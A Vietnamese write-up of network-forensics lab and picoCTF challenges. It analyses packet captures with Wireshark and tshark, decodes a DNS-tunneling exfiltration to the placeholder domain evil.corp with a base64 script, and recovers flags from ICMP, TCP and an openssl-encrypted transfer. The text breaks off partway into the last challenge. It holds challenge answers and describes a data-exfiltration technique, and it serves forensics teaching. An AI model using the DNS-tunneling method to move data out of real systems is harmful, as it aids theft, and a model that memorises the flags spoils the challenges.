


Có thể thấy trong các file icmp này, phần Identification của các gói tin gửi từ IP 192.168.50.10 có chứa chữ cái trông khá đáng nghi.
Chuyển công cụ sang tshark để đọc các nội dung này dễ hơn:
tshark -r kb05 -x 'icmp and ip.src==192.168.50.10'



Xem xét nội dung, thấy được offset 0010 có chứa phần chữ cái ta cần quan tâm, chỉnh sửa lệnh:

tshark -r kb05 -x 'icmp and ip.src==192.168.50.10' | grep '^0010'




Flag: S3cr3t4g3nt

Kịch bản 06. Điều tra trên dữ liệu lưu lượng mạng thu được.

- **Mô tả: Một trong các máy chủ của CoMix Wave Films bị xâm nhập vào tuần trước, tuy nhiên không có thiệt hại đáng kể nào được ghi nhận. Mặc dù hệ thống tường lửa của công ty rất mạnh nhưng nhóm bảo mật của công ty phát hiện ra một số hoạt động đáng ngờ, có thể bị tuồn dữ liệu ra bên ngoài. Hãy điều tra liệu kẻ tấn công đã lấy được những gì từ máy chủ của công ty, giao thức sử dụng? Tìm flag.**
- **Tài nguyên: Nandemonaiya_kb06.pcap**

Như mọi bài, đầu tiên ta mở file pcap của kịch bản này lên để kiểm tra:



Đập vào mắt là rất nhiều gói DNS trỏ tới domain .evil.corp, cũng như phần tiền tố là một chuỗi random nào đó. Ngay lập tức ta liên tưởng tới việc tuồn thông tin ra ngoài bằng các mã hóa thông tin và thêm vào DNS query (DNS Tunneling học ở lab của NT204).

Tiến hành trích xuất các phần domain trong các gói DNS này sử dụng tshark:


tshark -r Nandemonaiya_kb06.pcapng -Y 'dns.qry.name contains "evil.corp" and ip.src==192.168.196.133' -T fields -e dns.qry.name > domains.txt

Output sẽ được thêm vào file domains.txt.

Viết một đoạn script nhỏ để tách dữ liệu bị mã hóa rồi giải mã các đoạn dữ liệu này:

```
import base64
with open("domains.txt") as f:
lines = [line.strip() for line in f if line.strip()]
parts = [l.split('.')[0] for l in lines]
full = ''.join(parts)
pad = len(full) % 4
if pad: full += '=' * (4 - pad)
try:
decoded = base64.b64decode(full).decode()
print("Decode result:")
print(decoded)
except Exception as e:
print("Decode failed:", e)
```

Kết quả thu được:




Có thể thấy, phần flag được đặt ở các dòng riêng lẻ dễ nhận biết, ghép lại được flag:


Flag: CSACTF{ S0rry_ f0r_ sp0l1ng!_ 1f_y0u_h4ve_n0t,_ g0_ w4tch_1t!}

CTF

1. PcapPoisoning




- Bật protocol hierarchy thì thấy file này chủ yếu chứa các gói tcp




Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets	End Bytes	End Bits/s	PDUs
Frame	100.0	1507	100.0	82400	3309 k	0	0	0	1507
Internet Protocol Version 4	100.0	1507	36.6	30140	1210 k	0	0	0	1507
Transmission Control Protocol	100.0	1507	36.6	30140	1210 k	1013	20260	813 k	1507
RSYNC File Synchroniser	0.1	1	0.0	22	883	1	22	883	1
Rlogin Protocol	0.1	1	0.0	22	883	1	22	883	1
Remote Shell	0.1	1	0.0	22	883	1	22	883	1
Remote Process Execution	0.1	1	0.0	22	883	1	22	883	1
Real Time Streaming Protocol	0.1	1	0.0	0	0	1	0	0	1
NetWare Core Protocol	0.1	1	0.0	22	883	1	22	883	1
Multicast Source Discovery Protocol	0.1	1	0.0	22	883	0	0	0	1
Malformed Packet	0.1	1	0.0	0	0	1	0	0	1
Line Printer Daemon Protocol	0.1	1	0.0	22	883	1	22	883	1
FTP Data	32.0	482	12.9	10604	425 k	0	0	0	482
Line-based text data	32.0	482	12.9	10604	425 k	482	10604	425 k	482
File Transfer Protocol (FTP)	0.1	1	0.0	34	1365	1	34	1365	1
Data Stream Interface	0.1	1	0.0	22	883	1	22	883	1
AUDIOCODES DEBUG RECORDING	0.1	1	0.0	22	883	1	22	883	1
Application Configuration Access Protocol	0.1	1	0.0	22	883	1	22	883	1

- FTP cũng có 1 gói nên xem thử thì thấy username với password



- Có vẻ không hữu ích gì lắm, nhìn lại tên challenge thì là "hide and seek", độ khó cũng chỉ là medium, chắc phải là không có gì phức tạp. Thử tìm flag trong các gói TCP xem sao
- Lệnh: tcp contains "pico"




- Ra flag thật, đúng là không nên nghĩ phức tạp làm gì


```
0000  45 00 00 52 00 01 00 00  40 06 c3 90 ac 10 00 02   E··R···· @······
0010  0a fd 00 06 00 14 00 15  00 00 00 00 00 00 00 00   ···· ···· ····
0020  50 02 20 00 b4 83 00 00  70 69 63 6f 43 54 46 7b   P· ····· picoCTF{
0030  50 36 34 50 5f 34 4e 34  4c 37 53 31 53 5f 53 55   P64P_4N4 L7S1S_SU
0040  35 35 33 35 35 46 55 4c  5f 33 31 30 31 30 63 34   55355FUL _31010c4
0050  36 7d                                             6}
```


FLAG: picoCTF{P64P_4N4L7S1S_SU55355FUL_31010c46}

2. Packets Primer




- Mở ra bấm vào gói thứ 2 thì thấy flag (chịu)






FLAG: picoCTF{p4ck37_5h4rk_b9d53765}

3. EavesDrop



- Mở lên thử mò một lúc thì thấy nội dung tin nhắn trong một gói tcp



- Follow TCP stream thì thấy cả đoạn hội thoại

Wireshark · Follow TCP Stream (tcp.stream eq 0) · capture.flag.pcap


```
Hey, how do you decrypt this file again?

You're serious?

Yeah, I'm serious

*sigh* openssl des3 -d -salt -in file.des3 -out file.txt -k supersecretpassword123

Ok, great, thanks.

Let's use Discord next time, it's more secure.

C'mon, no one knows we use this program like this!

Whatever.

Hey.

Yeah?

Could you transfer the file to me again?

Oh great. Ok, over 9002?

Yeah, listening.

Sent it

Got it.

You're unbelievable
```

- Ở đây ta thấy được lệnh để decrypt file và cổng nhận file là 9002
- Filter tcp.port == 9002

tcp.port == 9002

No.	Time	Source	Destination	Protocol	Length	Info
56	205.302451	10.0.2.15	10.0.2.4	TCP	66	56370 → 9002 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3517420531 TSecr=1765870695
62	217.184036	10.0.2.15	10.0.2.4	TCP	66	56370 → 9002 [FIN, ACK] Seq=49 Ack=2 Win=64256 Len=0 TSval=3517432413 TSecr=1765882575
57	205.302713	10.0.2.15	10.0.2.4	TCP	114	56370 → 9002 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=48 TSval=3517420532 TSecr=1765870695
54	205.301478	10.0.2.15	10.0.2.4	TCP	74	56370 → 9002 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3517420531 TSecr=0 WS=128
58	205.303662	10.0.2.4	10.0.2.15	TCP	66	9002 → 56370 [ACK] Seq=1 Ack=49 Win=65152 Len=0 TSval=1765870696 TSecr=3517420532
63	217.184826	10.0.2.4	10.0.2.15	TCP	66	9002 → 56370 [ACK] Seq=2 Ack=50 Win=65152 Len=0 TSval=1765882577 TSecr=3517432413
61	217.183803	10.0.2.4	10.0.2.15	TCP	66	9002 → 56370 [FIN, ACK] Seq=1 Ack=49 Win=65152 Len=0 TSval=1765882575 TSecr=3517420532
55	205.302375	10.0.2.4	10.0.2.15	TCP	74	9002 → 56370 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=1765870695 TSecr=3517420531 WS=128

- Bấm vào gói lớn nhất xem sao



- Có vẻ đúng rồi đấy, chuyển sang dạng raw thì được chuỗi sau:


53616c7465645f5f3c4b26e8b8f91e2c4af8031cfaf5f8f16fd40c25d40314e6497b39375808aba186f48da42eefa895

- Mở shell lên rồi lưu file.des3 với chuỗi raw (nhớ chuyển sang bin nhé, lệnh: xxd -r -p"
- Chạy lệnh decrypt lấy từ message trên và cat file.txt là ra được flag

```
LamHan-picoctf@webshell:~$ ls
README.txt  file.des3  file.txt
LamHan-picoctf@webshell:~$ echo "53616c7465645f5f3c4b26e8b8f91e2c4af8031cfaf5f8
f16fd40c25d40314e6497b39375808aba186f48da42eefa895" | xxd -r -p > file.des3
LamHan-picoctf@webshell:~$
LamHan-picoctf@webshell:~$ openssl des3 -d -salt -in file.des3 -out file.txt -k
 supersecretpassword123
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.
LamHan-picoctf@webshell:~$ cat file.txt
picoCTF{nc_73115_411_0ee7267a}LamHan-picoctf@webshell:~$
```

FLAG: picoCTF{nc_73115_411_0ee7267a}

4. Red Failure




- Mở file pcap xem Protocol Hierarchy thấy có vài giao thức như http, tcp udp thôi

Wireshark · Protocol Hierarchy Statistics · capture.pcap

Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets	End Bytes	End Bits/s	PDUs
Frame	100.0	171	100.0	116351	21 k	0	0	0	171
